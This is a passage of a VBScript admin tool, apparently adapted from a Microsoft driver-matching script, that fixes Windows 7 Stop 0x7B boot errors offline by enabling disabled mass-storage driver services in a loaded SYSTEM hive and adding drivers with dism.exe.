Play drivers,'*                 find INF files that have PNP IDs found on the computer,'*                 and optionally copy the matching drivers folders to a'*                 specified destination folder.'*'* Usage:  cscript PNPDriverMatch.vbs /folder:folder path'*         [/dest:folder path]  [/log:log file path]'*         [/class:class filter] [/provider:provider filter]'*         [/excludeclass] [/excludeprovider] [/q] [/?]'*'* Copyright (C) 2006 Microsoft Corporation'*'*'* Revisions:'*'* 1.0.0 - 06/22/2005 - Created.'* 1.0.1 - 03/06/2006 - Updated RegularExpression class.  Changed'*                      Expang_objDriverFolderDictStringVariables function to use'*                      updated MatchText method of the'*                      RegularExpression class'* 1.0.2 - 03/22/2006 - Added EscapeXmlMarkup method to RegularExpression'*                      class.'*'********************************************************************''</header original file> ============================================'********************************************************************' * Declare Variables'********************************************************************Option Explicit'On Error Resume NextDim arrArguments()Dim blnQuietDim blnExcludeProviderDim blnExcludeClassDim blnClassOutputDim blnProviderOutputDim blnEnableDriversDim blnInstallDriversDim blnRestoreDim blnGuiModeDim colItemsDim colComputerSystemDim g_objWshShellDim g_objWshNetworkDim g_objFSODim g_objINIDim g_objRegExpDim g_objWMIDefaultDim g_objRegistryDim g_objWMIServiceDim g_objPnpIdDictDim g_objInfFileDictDim g_objFileDictDim g_objDriverFolderDictDim g_objComputerSystemDim g_objInfDismFileDictDim g_objShellAppDim objFolderItemDim objFolder     Dim iDim intOpModeDim KeyDim lRCDim objComputerSystemDim objItemDim objPNPFolderDim refLogFileDim strQuoteDim strComputerDim strComputerNameDim strPNPFolderDim strTargetDriveDim strSearchFileDim strPNPDeviceIDDim strDriverDim strClassDim strClassFilterDim strProviderNameDim strProviderFilterDim strLogFileDim strOptionsMessageDim strDriverParentFolderDim strDriverRelativePathDim strDriverDestFolderDim strDriverDestParentFolder' Define constantsConst CONST_ERROR               = 0Const CONST_WSCRIPT             = 1Const CONST_CSCRIPT             = 2Const CONST_SHOW_USAGE          = 3Const CONST_PROCEED             = 4Const CONST_STRING_NOT_FOUND    = -1Const CONST_FOR_READING         = 1Const CONST_FOR_WRITING         = 2Const CONST_FOR_APPENDING       = 8Const CONST_Success             = 0Const CONST_Failure             = 1Const wbemFlagReturnImmediately = &h10Const wbemFlagForwardOnly = &h20Const strEnumKey = "SYSTEM\CurrentControlSet\Enum\"Const strClassKey = "SYSTEM\CurrentControlSet\Control\Class\"Const strServicesKey = "SYSTEM\CurrentControlSet\Services\"Const HKEY_CLASSES_ROOT   = &H80000000Const HKEY_CURRENT_USER   = &H80000001Const HKEY_LOCAL_MACHINE  = &H80000002Const HKEY_USERS          = &H80000003Const HKEY_CURRENT_CONFIG = &H80000005Const HKEY_DYN_DATA       = &H80000006Const REG_SZ        = 1Const REG_EXPAND_SZ = 2Const REG_BINARY    = 3Const REG_DWORD     = 4Const REG_MULTI_SZ  = 7Const DICTIONARY_COMPAREMODE_BINARY = 0Const DICTIONARY_COMPAREMODE_TEXT = 1Const DICTIONARY_COMPAREMODE_DATABASE = 2strQuote = chr(34)'***** Initialize variablesstrComputer = "."strTargetDrive = ""strSearchFile = ""strProviderFilter = ""strClassFilter = ""blnExcludeProvider = FalseblnExcludeClass = FalseblnEnableDrivers = FalseblnInstallDrivers = FalseblnRestore = FalseblnGuiMode = False'********************************************************************' * Create Objects'********************************************************************Set g_objFSO = CreateObject("Scripting.FileSystemObject")Set g_objWshShell = CreateObject("Wscript.Shell")Set g_objWshNetwork = CreateObject("Wscript.Network")Set g_objShellApp = CreateObject("Shell.Application")Set g_objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\CIMV2")Set g_objWMIDefault = GetObject("winmgmts:\\" & strComputer & "\root\Default")Set g_objRegistry = g_objWMIDefault.Get ("StdRegProv")Set g_objPnpIdDict = CreateObject("Scripting.Dictionary")g_objPnpIdDict.CompareMode = DICTIONARY_COMPAREMODE_TEXTSet g_objInfFileDict = CreateObject("Scripting.Dictionary")g_objInfFileDict.CompareMode = DICTIONARY_COMPAREMODE_TEXTSet g_objDriverFolderDict = CreateObject("Scripting.Dictionary")g_objDriverFolderDict.CompareMode = DICTIONARY_COMPAREMODE_TEXT'my addon'Set g_objFileDict = CreateObject("Scripting.Dictionary")'g_objFileDict.CompareMode = DICTIONARY_COMPAREMODE_TEXTSet g_objInfDismFileDict = CreateObject("Scripting.Dictionary")g_objInfDismFileDict.CompareMode = DICTIONARY_COMPAREMODE_TEXT'addedDim dHwid, inf_count, objDiskDrives, objDriveSet g_objDriverFolderDict = CreateObject("Scripting.Dictionary")'g_objDriverFolderDict.CompareMode = DICTIONARY_COMPAREMODE_TEXTSet dHwid = CreateObject("Scripting.Dictionary")dHWid.CompareMode = DICTIONARY_COMPAREMODE_TEXTinf_count = 0'strPNPFolder = g_objFSO.GetParentFolderName(WScript.ScriptFullName) & "\" & g_objWshShell.Environment("Process").Item("PROCESSOR_ARCHITECTURE")strPNPFolder = g_objFSO.GetParentFolderName(WScript.ScriptFullName) & "\" &  g_objWshShell.ExpandEnvironmentStrings("%PROCESSOR_ARCHITECTURE%")'********************************************************************' * Check script host exe and parse command line'********************************************************************If Wscript.arguments.count = 0 Then  blnQuiet = TrueElse   'Get the command line arguments  For i = 0 to Wscript.arguments.count - 1    ReDim Preserve arrArguments(i)    arrArguments(i) = Wscript.arguments.item(i)  Next  'Parse the command line  Err.Clear()  intOpMode = intParseCmdLine(arrArguments, strPNPFolder, strTargetDrive, strSearchFile, strLogFile, strClassFilter, strProviderFilter, blnExcludeClass, blnExcludeProvider, blnQuiet, blnEnableDrivers, blnInstallDrivers, blnRestore, strOptionsMessage)  If Err.Number Then    Wscript.Echo "Error 0X" & CStr(Hex(Err.Number)) & " occurred in parsing the command line."    If Err.Description <> "" Then        Wscript.Echo "Error description: " & Err.Description & "."    End If    WScript.quit  End If  Select Case intOpMode    Case CONST_SHOW_USAGE        Call ShowUsage()        WScript.quit    Case CONST_PROCEED        'Do nothing.    Case CONST_ERROR        WScript.quit    Case Else        Wscript.Echo "Error occurred in passing parameters."  End Select  WScript.Echo strOptionsMessageEnd If'********************************************************************'* Main Script'********************************************************************'no command line mode set: enable gui modeIf not blnEnableDrivers And not blnInstallDrivers Then  'Wscript.Echo "no command line mode set: enable gui mode"  blnGuiMode = True  blnEnableDrivers  = True  blnInstallDrivers = True  'enable logging  If strLogFile = "" Then strLogFile = g_objFSO.GetSpecialFolder(2) & "\fix_7hdc-" & g_objFSO.GetTempName  & ".log"End If'***** Open Log FileIf strLogFile <> "" Then  Err.Clear()  Set refLogFile = g_objFSO.OpenTextFile(strLogFile, CONST_FOR_WRITING, True)  If Err.Number Then    Wscript.Echo "Error 0X" & CStr(Hex(Err.Number)) & " occurred when opening the log file."    If Err.Description <> "" Then      Wscript.Echo "Error description: " & Err.Description & "."    End If    WScript.quit  End If  AppendLog(strOptionsMessage)End IfPrint(Now)Print("Computer System:")Set colComputerSystem = g_objWMIService.ExecQuery("Select * from Win32_ComputerSystem",,48)For Each objComputerSystem in colComputerSystem  Print("Manufacturer: " & objComputerSystem.Manufacturer)  Print("Model: " & objComputerSystem.Model)NextPrint("")'search target disk drive, use first matchIf strTargetDrive = "" And strSearchFile <> "" Then  For Each objDrive in g_objFSO.Drives    If objDrive.IsReady And strTargetDrive = "" Then       If g_objFSO.FileExists(objDrive & strSearchFile) Then         strTargetDrive = objDrive        Print("found windows drive: " & strTargetDrive)      End If    End If  NextEnd If'debugIf strLogFile <> "" Then  AppendLog("")  AppendLog("strTargetDrive: " & strTargetDrive)  AppendLog("strSearchFile: " & strSearchFile)  AppendLog("blnEnableDrivers: " & blnEnableDrivers)  AppendLog("blnInstallDrivers: " & blnInstallDrivers)  AppendLog("blnRestore " & blnRestore)  AppendLog("")End IfIf blnEnableDrivers Then  If strTargetDrive = "" Then    Set objFolder = g_objShellApp.BrowseForFolder(0, "Mode: Enable drivers." & vbCr & vbCr & "Select a Win 7 drive:", 1, &H11)    If not objFolder Is Nothing Then      Set objFolderItem = objFolder.Self      strTargetDrive = objFolderItem.Path      Print("strTargetDrive: " & strTargetDrive)    End If  End If  If g_objFSO.FolderExists(strTargetDrive & "\windows\system32\config") Then     EnableDrivers  Else    Wscript.Echo "Error: " & strTargetDrive & "\windows\system32\config not found"    If blnGuiMode Then g_objWshShell.Run "notepad.exe " & chr(34) & strLogFile & chr(34), 1, False        Wscript.Quit  End IfEnd IfIf blnInstallDrivers Then  'Print ("Install mode")  If strTargetDrive = "" Then    Set objFolder = g_objShellApp.BrowseForFolder(0, "Mode: Install drivers." & vbCr & vbCr & "Select a Win 7 drive:", 1, &H11)    If objFolder Is Nothing Then      Wscript.Echo "no drive selected"      If blnGuiMode Then g_objWshShell.Run "notepad.exe " & chr(34) & strLogFile & chr(34), 1, False      WScript.Quit    End If    Set objFolderItem = objFolder.Self    strTargetDrive = objFolderItem.Path    Print("strTargetDrive: " & strTargetDrive)  End If  If not g_objFSO.FolderExists(strTargetDrive & "\windows\system32\config") Then    Wscript.Echo "Error: " & strTargetDrive & "\windows\system32\config not found"    If blnGuiMode Then g_objWshShell.Run "notepad.exe " & chr(34) & strLogFile & chr(34), 1, False    WScript.Quit  End If  If not g_objFSO.FolderExists(strPNPFolder) Or blnGuiMode Then    Set objFolder = g_objShellApp.BrowseForFolder(0, "Select a driver folder:", 1, &H11)    If objFolder Is Nothing Then      Wscript.Echo "no drive selected"      If blnGuiMode Then g_objWshShell.Run "notepad.exe " & chr(34) & strLogFile & chr(34), 1, False      WScript.Quit    End If    Set objFolderItem = objFolder.Self    strPNPFolder = objFolderItem.Path    Print("strPNPFolder: " & strPNPFolder)  End If  If not g_objFSO.FolderExists(strPNPFolder) Then    WScript.Echo "The PNP folder path '" & strPNPFolder & "' does not exist." & vbCr & _                 "Please check the input and try again."    WScript.Quit  End If  InstallDriversEnd IfIf blnRestore Then  'todo 2525End IfIf strLogFile <> "" Then refLogFile.Close()If blnGuiMode Then g_objWshShell.Run "notepad.exe " & chr(34) & strLogFile & chr(34), 1, False'********************************************************************'*'* Function intChkProgram()'*'* Purpose:  Determines which program is used to run this script.'*'* Input:    None'*'* Returns:  intChkProgram is set to one of CONST_ERROR, CONST_WSCRIPT,'*           and CONST_CSCRIPT.'*'********************************************************************Private Function intChkProgram()    ON ERROR RESUME NEXT    Dim i    Dim j    Dim strFullName    Dim strCommand    'strFullName should be something like C:\WINDOWS\COMMAND\CSCRIPT.EXE    strFullName = WScript.FullName    If Err.Number Then        Wscript.Echo "Error 0x" & CStr(Hex(Err.Number)) & " occurred."        If Err.Description <> "" Then            Wscript.Echo "Error description: " & Err.Description & "."        End If        intChkProgram =  CONST_ERROR        Exit Function    End If    i = InStr(1, strFullName, ".exe", 1)    If i = 0 Then        intChkProgram =  CONST_ERROR        Exit Function    Else        j = InStrRev(strFullName, "\", i, 1)        If j = 0 Then            intChkProgram =  CONST_ERROR            Exit Function        Else            strCommand = Mid(strFullName, j+1, i-j-1)            Select Case LCase(strCommand)                Case "cscript"                    intChkProgram = CONST_CSCRIPT                Case "wscript"                    intChkProgram = CONST_WSCRIPT                Case Else       'should never happen                    Wscript.Echo "An unexpected program is used to run this script."                    Wscript.Echo "Only CScript.Exe or WScript.Exe can be used to run this script."                    intChkProgram = CONST_ERROR            End Select        End If    End IfEnd Function'********************************************************************'*'* Function intParseCmdLine()'*'* Purpose:  Parses the command line.'*'* Input:    arrArguments        an array containing input from the command line'*'* Output:   strPNPFolder        Path to Plug & Play top folder'*           strLogFile          Output file'*           strClassFilter      Device Class used to filter output'*           strProviderFilter   Device Provider used to filter output'*           blnExcludeClass     Exclude filtered Class items from output'*           blnExcludeProvider  Exclude filtered Provider items from output'*           blnQuiet            Specifies whether to suppress messages'*           strOptionsMessage   String containing options selected'*'* Returns:  intParseCmdLine is set to one of CONST_ERROR, CONST_SHOW_USAGE,'*           and CONST_PROCEED.'*'********************************************************************Private Function intParseCmdLine(arrArguments, strPNPFolder, strTargetDrive, strSearchFile, strLogFile, strClassFilter, strProviderFilter, blnExcludeClass, blnExcludeProvider, blnQuiet, blnEnableDrivers, blnInstallDrivers, blnRestore, strOptionsMessage)    ON ERROR RESUME NEXT    Dim i    Dim strFlag    Dim strSwitchValue        strFlag = arrArguments(0)    Err.Clear()    'Help is needed    If (strFlag = "") OR (strFlag="help") OR (strFlag="/h") OR (strFlag="\h") OR (strFlag="-h") _        OR (strFlag = "\?") OR (strFlag = "/?") OR (strFlag = "?") OR (strFlag="h") Then        intParseCmdLine = CONST_SHOW_USAGE        Exit Function    End If    strOptionsMessage = strOptionsMessage & "Fix_7hdc.vbs"  & VbCrLf    strOptionsMessage = strOptionsMessage & ""  & VbCrLf    strOptionsMessage = strOptionsMessage & "Command Line Options:"  & vbCrLf    strOptionsMessage = strOptionsMessage & "---------------------------------------"  & VbCrLf    For i = 0 to UBound(arrArguments)        strFlag = Left(arrArguments(i), InStr(1, arrArguments(i), ":")-1)        If Err.Number Then            'An error occurs if there is no : in the string            Err.Clear            If LCase(arrArguments(i)) = "/q" Then                blnQuiet = True                strOptionsMessage = strOptionsMessage & "Supress Console Log Output: " & blnQuiet & VbCrLf            Elseif LCase(arrArguments(i)) = "/search" Then                strSearchFile = "\windows\system32\winload.exe"                strOptionsMessage = strOptionsMessage & "Search folder: " & strSearchFile & VbCrLf            Elseif LCase(arrArguments(i)) = "/enable" Then                blnEnableDrivers  = True                strOptionsMessage = strOptionsMessage & "Enable, disalbed drivers." & VbCrLf            Elseif LCase(arrArguments(i)) = "/install" Then                blnInstallDrivers  = True                strOptionsMessage = strOptionsMessage & "Install Plug & Play drivers." & VbCrLf            Elseif LCase(arrArguments(i)) = "/restore" Then                blnRestore = True                strOptionsMessage = strOptionsMessage & "restore mode" & VbCrLf            Elseif LCase(arrArguments(i)) = "/excludeclass" Then                blnExcludeClass = True                strOptionsMessage = strOptionsMessage & "Output file excludes specified filtered Class: " & blnExcludeClass & VbCrLf            Elseif LCase(arrArguments(i)) = "/excludeprovider" Then                blnInstallDrivers = True                strOptionsMessage = strOptionsMessage & "Output file excludes specified filtered Provider: " & blnExcludeProvider & VbCrLf            Else                Wscript.Echo arrArguments(i) & " is not recognized as a valid input.."                intParseCmdLine = CONST_ERROR                Exit Function            End If        Else            strSwitchValue = Right(arrArguments(i), Len(arrArguments(i))-(Len(strFlag)+1))            Select Case LCase(strFlag)                Case "/install"                    strPNPFolder = strSwitchValue                    blnInstallDrivers = True                    strOptionsMessage = strOptionsMessage & "Plug & Play drivers top folder: " & strPNPFolder & VbCrLf                Case "/target"                    strTargetDrive = strSwitchValue                    strOptionsMessage = strOptionsMessage & "Target drive: " & strTargetDrive & VbCrLf                Case "/search"                    strSearchFile = strSwitchValue                    strOptionsMessage = strOptionsMessage & "Search folder: " & strSearchFile & VbCrLf                Case "/log"                    strLogFile = strSwitchValue                    strOptionsMessage = strOptionsMessage & "Output log file name: " & strLogFile & vbCrLf                Case "/class"                    strClassFilter = strSwitchValue                    strOptionsMessage = strOptionsMessage & "Device Class filter: " & strClassFilter & vbCrLf                Case "/provider"                    strProviderFilter = strSwitchValue                    strOptionsMessage = strOptionsMessage & "Device Provider filter: " & strProviderFilter & VbCrLf                Case else                    Wscript.Echo "Invalid flag " & strFlag & "."                    Wscript.Echo "Please check the input and try again."                    intParseCmdLine = CONST_ERROR                    Exit Function            End Select        End If    Next    strOptionsMessage = strOptionsMessage & vbCrLf    intParseCmdLine = CONST_PROCEEDEnd Function'********************************************************************'*'* Sub MassStorageHardwareIdsDict()'*'* Purpose:       Output the properties of an item from the Win32_PnPEntity'*                collection as well as associated Enum and Service Registry'*                information.'*'* Input:         objItem             Item from the Win32_PnPEntity collection'*                objPnpIdDict        PNP ID dictionary (ByRef)'*                blnAllHardwareID    return all HardwareID (testing only, don't use)'*'* Dependencies:  objRegistry         WMI StdRegProv object'*'********************************************************************Sub MassStorageHardwareIdsDict(objItem, ByRef objPnpIdDict, blnAllHardwareID)  Dim arrHardwareID  Dim arrCompatibleIDs  Dim i  Dim lRC  Dim blnMassStorageID  Dim blnGenericID  'select mass storage controllers  blnMassStorageID = blnAllHardwareID  objPnpIdDict.RemoveAll    'Print("MassStorageHardwareIdsDict: " & strEnumKey & "   "& objItem.PNPDeviceID)  'HardwareID  lRC = g_objRegistry.GetMultiStringValue(HKEY_LOCAL_MACHINE, strEnumKey & objItem.PNPDeviceID, "HardwareID", arrHardwareID)  If IsArray(arrHardwareID) Then    For i = LBound(arrHardwareID) To UBound(arrHardwareID)      If arrHardwareID(i) <> "" Then objPnpIdDict.Add arrHardwareID(i), arrHardwareID(i)      'special case nvrd32.inf      If UCASE(Left(arrHardwareID(i), 11)) = "SCSI\NVIDIA" Then blnMassStorageID = True      If UCASE(Left(arrHardwareID(i), 11)) = "*_NVRAIDBUS" Then blnMassStorageID = True      If UCASE(Left(arrHardwareID(i),  7)) = "*NVRAID" Then blnMassStorageID = True    Next  End If  'CompatibleIDs  lRC = g_objRegistry.GetMultiStringValue(HKEY_LOCAL_MACHINE, strEnumKey & objItem.PNPDeviceID, "CompatibleIDs", arrCompatibleIDs)  If IsArray(arrCompatibleIDs) Then    For i = LBound(arrCompatibleIDs) To UBound(arrCompatibleIDs)      blnGenericID = False      If UCASE(Left(arrCompatibleIDs(i),8)) = "PCI\VEN_" Then  IF Mid(arrCompatibleIDs(i),13,5) <> "&DEV_" Then blnGenericID = True      'If UCASE(Left(arrCompatibleIDs(i),7)) = "PCI\CC_" Then blnGenericID = True      If not blnGenericID And arrCompatibleIDs(i) <> "" Then        If not objPnpIdDict.Exists(arrCompatibleIDs(i)) Then objPnpIdDict.Add arrCompatibleIDs(i), arrCompatibleIDs(i)      End If      If UCASE(Left(arrCompatibleIDs(i),9)) = "PCI\CC_01" Then blnMassStorageID = True      If UCASE(arrCompatibleIDs(i)) = "*PNP0600" Then blnMassStorageID = True    Next  End If  If not blnMassStorageID Then objPnpIdDict.RemoveAllEnd Sub'********************************************************************'*'* Function  AppendLog()'*'* Purpose:   Appends a message to the log file'*'* Input:     strlInput      String writen to log file'*'* Output:    strMessage is appended to the log file.'*'********************************************************************Function AppendLog(ByRef strlInput)  refLogFile.Writeline strlInputEnd Function'********************************************************************'*'* Sub Print()'*'* Purpose:   Prints a message on screen if blnQuiet = False.'*            Prints a message to the log file if strLogFile <> "".'*'* Input:     strMessage    the string to print'*'* Output:    strMessage is printed on screen if blnQuiet = False.'*            strMessage is printed to the log file if strLogFile <> "".'*'********************************************************************Sub Print(ByRef strMessage)  If Not blnQuiet Then    Wscript.Echo  strMessage  End If  If strLogFile <> "" Then    AppendLog(strMessage)  End IfEnd Sub'********************************************************************'*'* Function IsWinNT()'*'* Purpose:       Tests for Windows NT/2000/XP/2003'*'* Dependencies:  g_objWshShell     WshShell object'*'* Returns:       True on Windows NT/2000/XP/2003, False otherwise'*'********************************************************************Function IsWinNT  Dim strlOS  strlOS = g_objWshShell.Environment("Process").Item("OS")  IsWinNT = CBool(strlOS = "Windows_NT")End Function'********************************************************************'*'* Sub ShowUsage()'*'* Purpose:   Shows the correct usage to the user.'*'* Input:     None'*'* Output:    Help messages are displayed on screen.'*'********************************************************************Sub ShowUsage()    WScript.Echo "Adjust mass storage controller driver at offline system"    WScript.Echo "Fix for some Stop 0x0000007B Errors"    WScript.Echo ""    WScript.Echo "Enable installed, but disabled mass storage drivers, e.g. msahci.sys"    WScript.Echo "Install mass storage drivers, dism.exe is used"    WScript.Echo ""    WScript.Echo "Usage: cscript Fix_7hdc.vbs [options]"    WScript.Echo ""    WScript.Echo "Options:"    WScript.Echo ""    WScript.Echo " /enable             enable, installed but disabled MassStorage drivers"    WScript.Echo ""    WScript.Echo " /target:<drive>     target Win7 drive"    WScript.Echo ""    WScript.Echo " /install:<folder>   Path to the folder that will be the top of the Plug"    WScript.Echo "                     & Play folder tree."    WScript.Echo "                     default folder " & strPNPFolder    WScript.Echo ""    WScript.Echo " /search:<file>      search flag file to find target Win7_drive"    WScript.Echo "                     (default: \windows\system32\winload.exe)"    WScript.Echo ""    WScript.Echo " /restore            restore registry system file"    WScript.Echo ""    WScript.Echo " /log:<file>         (Optional)  Location of the output file"'    WScript.Echo ""'    WScript.Echo " /class:<class>      (Optional)  Filter the output by device Clase"'   WScript.Echo ""'    WScript.Echo " /provider:<vendor>  (Optional)  Filter the output by driver Provider"'    WScript.Echo ""'    Wscript.echo " /excludeclass       (Optional)  Filtering excludes Class filtered items"'    WScript.Echo "                     from output.  Default filtering in inclusive"'    WScript.Echo "                     (only the filtered items are output)."'    WScript.Echo ""'    Wscript.echo " /excludeprovider    (Optional)  Filtering excludes Provider filtered items"'    WScript.Echo "                     from output.  Default filtering in inclusive"'    WScript.Echo "                     (only the filtered items are output)."    WScript.Echo ""    Wscript.echo " /q                  (Optional)  Suppresses all data output to the console."    WScript.Echo ""    WScript.Echo " /?                  (Optional)  Displays this help text."    WScript.Echo ""    WScript.Echo "Examples:"    WScript.Echo "Fix_7hdc.vbs /enable /search"    WScript.Echo "Fix_7hdc.vbs /enable /search:\users"    WScript.Echo "Fix_7hdc.vbs /enable /install:F:\x86 /search"    WScript.Echo "Fix_7hdc.vbs /install:D:\amd64 /target:C:"    WScript.Echo "Fix_7hdc.vbs /install /search:\label.txt"    WScript.Echo "Fix_7hdc.vbs /restore /target:C:"End Sub'********************************************************************'*'* Sub EnableDrivers()'*'* Purpose:       Endable disabled mass storage drivers at offline windows'*'*'* Dependencies:  g_objFSO          FileSystem object'*'********************************************************************Sub EnableDrivers()  Dim blnFoundCDDB  Dim strClassKey  Dim strRegistyFile  Dim strService  Dim strDeviceDesc  Dim l_objPnpIdDict  Dim strControlSet  Dim strLoadedEnumKey  Dim strLoadedClassKey  Dim strLoadedCDDBKey  Dim strLoadedServicesKey  Dim strLoadedService  Dim strLoadedCDDBService  Dim strStartService  Set l_objPnpIdDict = CreateObject("Scripting.Dictionary")  l_objPnpIdDict.CompareMode = DICTIONARY_COMPAREMODE_TEXT  strRegistyFile=strTargetDrive & "\windows\system32\config\SYSTEM"  Print("")  Print ("Enable mode")  Print("")  g_objFSO.CopyFile strRegistyFile , strRegistyFile & g_objFSO.GetTempName & ".sav", True  Print("load registy file " & strRegistyFile)  g_objWshShell.Run "reg.exe UNLOAD HKLM\loaded_SYSTEM", &H20000000, True  g_objWshShell.Run "reg.exe   LOAD HKLM\loaded_SYSTEM " & strQuote & strRegistyFile & strQuote, &H20000000, True    lRC = g_objRegistry.GetDwordValue(HKEY_LOCAL_MACHINE, "loaded_SYSTEM\Select", "Current", strControlSet)  strControlSet = "ControlSet" & Left("000",3-Len(strControlSet)) & strControlSet  strLoadedEnumKey =     "loaded_SYSTEM\"  & strControlSet & "\Enum\"  strLoadedClassKey =    "loaded_SYSTEM\"  & strControlSet & "\Control\Class\"  strLoadedCDDBKey =     "loaded_SYSTEM\"  & strControlSet & "\Control\CriticalDeviceDatabase\"  strLoadedServicesKey = "loaded_SYSTEM\"  & strControlSet & "\Services\"  'Print strLoadedEnumKey  'Print strLoadedClassKey  'Print strLoadedCDDBKey  'Print strLoadedServicesKey    'Print  g_objWshShell.Environment("Process").Item("COMSPEC")    'objReg.SetStringValue HKEY_USERS,strKeyPath1,"Wallpaper","C:\WINDOWS\Web\Wallpaper\kiosk.bmp"	'objReg.SetStringValue HKEY_USERS,strKeyPath1,"OriginalWallpaper","C:\WINDOWS\Web\Wallpaper\kiosk.bmp"  'objReg.SetStringValue HKEY_USERS,strKeyPath2,"Background","26 98 4"  Print("")  Print("========================================================")  Print("     Enable existing Mass Storage drivers in system")  Print("========================================================")      Set colItems = g_objWMIService.ExecQuery("SELECT * FROM Win32_PnPEntity", "WQL", _                                      wbemFlagReturnImmediately + wbemFlagForwardOnly)  For Each objItem In colItems    MassStorageHardwareIdsDict objItem, l_objPnpIdDict, False        If l_objPnpIdDict.Count > 0 Then       lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strEnumKey & objItem.PNPDeviceID, "DeviceDesc", strDeviceDesc)      lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strEnumKey & objItem.PNPDeviceID, "Service", strService)      lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strLoadedEnumKey & objItem.PNPDeviceID, "Service", strLoadedService)      lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strEnumKey & objItem.PNPDeviceID, "Class", strClass)      Print("")      Print(objItem.PNPDeviceID)      'Print(strDeviceDesc & " ")      'Print(strEnumKey & "  " & strService & "  " & strClass)      'Print(strLoadedEnumKey & "  " & strLoadedService)    End If        blnFoundCDDB = False    For Each Key In l_objPnpIdDict.Keys      'Print(Key & "   " &   strLoadedCDDBKey & Replace(Key,"\","#") )      lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strLoadedCDDBKey & Replace(Key,"\","#"), "Service", strLoadedCDDBService)      If not blnFoundCDDB And not IsNull(strLoadedCDDBService) Then        'Print("offline Registry  CDDB: " & Key & "  " & strLoadedCDDBService)        lRC = g_objRegistry.GetDWordValue(HKEY_LOCAL_MACHINE, strLoadedServicesKey & strLoadedCDDBService, "Start", strStartService)        If Not IsNull(strStartService) Then           Print("offline Registry  CDDB: " & Key & "  " & strLoadedCDDBService)          If strStartService = 0 Then            Print("Start already " & strStartService & "  no change")            blnFoundCDDB = True          Else            Print(strLoadedServicesKey & strLoadedCDDBService)            Print("Start set " & strStartService & "  change to 0")            lRC = g_objRegistry.SetDWordValue(HKEY_LOCAL_MACHINE, strLoadedServicesKey & strLoadedCDDBService,"Start",&H0)            if lRC <> 0 then Print("Error: setting failed. result: " & lRC )            blnFoundCDDB = True          End If        End If      End If            If not blnFoundCDDB Then            '''''''''blnFoundCDDB = True      End If    Next  Next  Print("")  Print("unload registy file " & strRegistyFile)  g_objWshShell.Run "reg.exe UNLOAD HKLM\loaded_SYSTEM", &H20000000, TrueEnd Sub 'EnableDrivers()'********************************************************************'********************************************************************'*'* Sub InstallDrivers()'*'* Purpose:       Install mass storage drivers at offline windows'*'*'* Dependencies:  g_objFSO          FileSystem object'*'********************************************************************Sub InstallDrivers()  Dim m  Dim blnFoung_objDriverFolderDictFile  Dim strService  Dim strDismRun  Dim l_objPnpIdDict  Set l_objPnpIdDict = CreateObject("Scripting.Dictionary")  l_objPnpIdDict.CompareMode = DICTIONARY_COMPAREMODE_TEXT  Print("Sub: Install drivers: " & strPNPFolder)  Print("")  Print("==========================================")  Print(Now & " : parse inf files")  Print("==========================================")    MakeInfFileList g_objFSO.GetFolder(strPNPFolder)  GetHWID  Print("")  Print("========================================================")  Print("     Mass Storage Plug and Play Devices in system")  Print("========================================================")  Set colItems = g_objWMIService.ExecQuery("SELECT * FROM Win32_PnPEntity", "WQL", _                                      wbemFlagReturnImmediately + wbemFlagForwardOnly)  For Each objItem In colItems    'strPNPDeviceID = objItem.PNPDeviceID    'lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strEnumKey & objItem.PNPDeviceID, "Driver", strDriver)    'lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strClassKey & strDriver, "ProviderName", strProviderName)    'lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strEnumKey & objItem.PNPDeviceID, "Class", strClass)    blnFoung_objDriverFolderDictFile = False    MassStorageHardwareIdsDict objItem, l_objPnpIdDict, False    For Each Key In l_objPnpIdDict.Keys      If dHwid.Exists(Key) Then        Print (Key & Space(abs(45 - Len(Key))) & dHwid.Item(Key))      Else        Print(Key)      End If      If not blnFoung_objDriverFolderDictFile And dHwid.Exists(Key) Then        'lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strEnumKey & objItem.PNPDeviceID, "Driver", strDriver)        lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strEnumKey & objItem.PNPDeviceID, "Service", strService)        'lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strClassKey & strDriver, "ProviderName", strProviderName)        lRC = g_objRegistry.GetStringValue(HKEY_LOCAL_MACHINE, strEnumKey & objItem.PNPDeviceID, "Class", strClass)        Print("current service: " & strService & "  " & strClass)        blnFoung_objDriverFolderDictFile = True        g_objInfDismFileDict.Add Key, dHwid.Item(Key)      End If    Next  Next  Print("")  Print("==========================================")  Print("Unique inf files relating Mass Storage IDs")  Print("==========================================")    m = &H20000000  If blnGuiMode Then m = 1  For Each Key in g_objInfDismFileDict.Keys    Print(g_objInfDismFileDict.Item(Key) & "  " & Key)    'dism continues if log file writing fails    strDismRun = "dism.exe /Image:" & strTargetDrive _       & "\ /Add-Driver /Driver:" & strQuote & g_objInfDismFileDict.Item(Key) & strQuote _       & " /LogLevel:4 /LogPath:" _      & g_objFSO.GetParentFolderName(WScript.ScriptFullName) & "\dism.offline.log"    Print(strDismRun)    g_objWshShell.Run strDismRun, m, True    Print("")  Next  If g_objFSO.FileExists(strTargetDrive & "\windows\inf\setupapi.offline.log") Then Print("compare setup log file " & strTargetDrive & "\windows\inf\setupapi.offline.log")End Sub'********************************************************************'======================================================================================'based on ListHWID.vbs by RogueSpear http://forum.driverpacks.net/viewtopic.php?id=3148 'edited by cdob''********************************************************************'*'* Sub MakeInfFileList()'*'* Purpose:       Recurses the subfolders of the a folder'*                to find folder containing *.inf files'*'* Input:         objToplFolder     Folder object to recurse'*'* Dependencies:  g_objFSO          FileSystem object'*'* Restrictions:  list created by HardwareID'*                last read files goes in, double driver conflicts not resolved'*                todo: use ranking compare http://support.microsoft.com/kb/279112 '*'********************************************************************Sub MakeInfFileList(objToplFolder)  Dim Subfolder, a, aFiles, strFile  For Each Subfolder in objToplFolder.SubFolders    Set a = g_objFSO.GetFolder(Subfolder.Path)    Set aFiles = a.Files    For Each strFile In aFiles      If 